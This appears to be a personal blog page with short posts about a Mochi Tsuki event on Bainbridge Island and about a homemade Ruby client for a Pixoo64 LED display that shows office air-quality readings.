
A group of people gathered outdoors watching a young man wearing a headband demonstrate mochi pounding with large wooden mallets (kine) at what appears to be a traditional mochitsuki event. A taiko drummer in a red and black vest performs with large wooden bachi sticks on a traditional Japanese drum during a group performance. A taiko drummer wearing traditional black and bronze performance attire plays a large wooden drum with wooden bachi sticks during a performance.

A man wearing a headband pours water into a traditional stone mortar (usu) during a mochi-pounding demonstration as a crowd watches outdoors.

Last weekend we took the ferry to Bainbridge Island to see a Mochi Tsuki event. I read about the history of Japanese immigrants on Bainbridge island. I saw people making mochi, a taiko drummer group, and traditional dances. It was a lot of fun, and I learned a lot. Definitely recommend this event!


Pixoo64 Ruby Client


I bought a Pixoo64 LED Display to play around with, and I love it! It connects to WiFi and has an on-board HTTP API so you can program it. I made a Ruby client for it that even includes code to convert PNG files to the binary format the sign wants.

One cool thing is that the display can be configured to fetch data from a remote server, so I configured mine to fetch PM2.5 and CO2 data for my office.

Here’s what it’s looking like so far:

LED sign that has a cat and PM2.5 data on it

Yes, this is how I discovered I need to open a window 😂


Cat Pics

